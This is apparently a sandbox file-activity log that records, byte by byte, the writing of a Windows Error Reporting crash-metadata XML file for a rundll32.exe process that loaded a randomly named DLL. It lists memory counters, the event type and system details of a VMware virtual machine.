C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2936	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3026	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3030	2	09 00		success or wait	4	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3038	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 35 00 36 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5568</Uptime>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3080	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3084	2	09 00		success or wait	4	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3092	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3170	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3174	2	09 00		success or wait	4	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3182	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3234	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3238	2	09 00		success or wait	4	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3246	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3290	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3294	2	09 00		success or wait	5	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3304	96	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 34 00 33 00 35 00 35 00 37 00 33 00 32 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>2203435573248</PeakVirtualSize>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3400	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3404	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3414	80	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 34 00 33 00 34 00 37 00 32 00 31 00 32 00 38 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>2203434721280</VirtualSize>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3494	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3498	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3508	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 38 00 35 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>8560</PageFaultCount>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3582	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3586	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3596	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 37 00 33 00 33 00 33 00 33 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>14733312</PeakWorkingSetSize>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3694	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3698	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3708	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 34 00 31 00 32 00 30 00 33 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>10412032</WorkingSetSize>	success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3790	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3794	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3804	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 30 00 31 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>140120</QuotaPeakPagedPoolUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3918	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3922	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	3932	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 33 00 38 00 34 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>138456</QuotaPagedPoolUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4030	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4034	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4044	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 39 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>12912</QuotaPeakNonPagedPoolUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4168	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4172	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4182	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 36 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>12640</QuotaNonPagedPoolUsage>	success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4290	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4294	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4304	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 32 00 30 00 37 00 31 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>3207168</PagefileUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4380	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4384	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4394	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 32 00 35 00 30 00 34 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>6250496</PeakPagefileUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4486	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4490	2	09 00		success or wait	5	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4500	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 32 00 30 00 37 00 31 00 36 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>3207168</PrivateUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4572	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4576	2	09 00		success or wait	4	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4584	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4630	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4634	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4640	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4682	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4686	2	09 00		success or wait	2	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4690	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4722	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4726	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4728	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4770	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4774	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4776	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4814	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4818	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4822	56	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 36 00 34 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX64</EventType>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4878	4	0d 00 0a 00		success or wait	9	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4882	2	09 00		success or wait	18	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	4886	104	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 5f 00 31 00 4b 00 6c 00 6f 00 63 00 75 00 32 00 6b 00 37 00 42 00 2e 00 64 00 6c 00 6c 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>rundll32.exe_1Klocu2k7B.dll</Parameter0>	success or wait	9	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	5672	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	5676	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	5678	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	5718	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	5722	2	09 00		success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	5724	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	5762	4	0d 00 0a 00		success or wait	6	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	5766	2	09 00		success or wait	12	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	5770	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6324	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6328	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6330	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6370	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6374	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6376	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6414	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6418	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6422	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6516	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6520	2	09 00		success or wait	2	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6524	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 78 00 6d 00 6f 00 6e 00 6f 00 76 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>xmonov, Inc.</SystemManufacturer>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6630	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6634	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6638	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 78 00 6d 00 6f 00 6e 00 6f 00 76 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>xmonov7,1</SystemProductName>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6734	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6738	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6742	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6862	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6866	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6870	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 31 00 36 00 38 00 31 00 37 00 38 00 39 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1611681789</OSInstallDate>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6952	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6956	2	09 00		success or wait	2	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
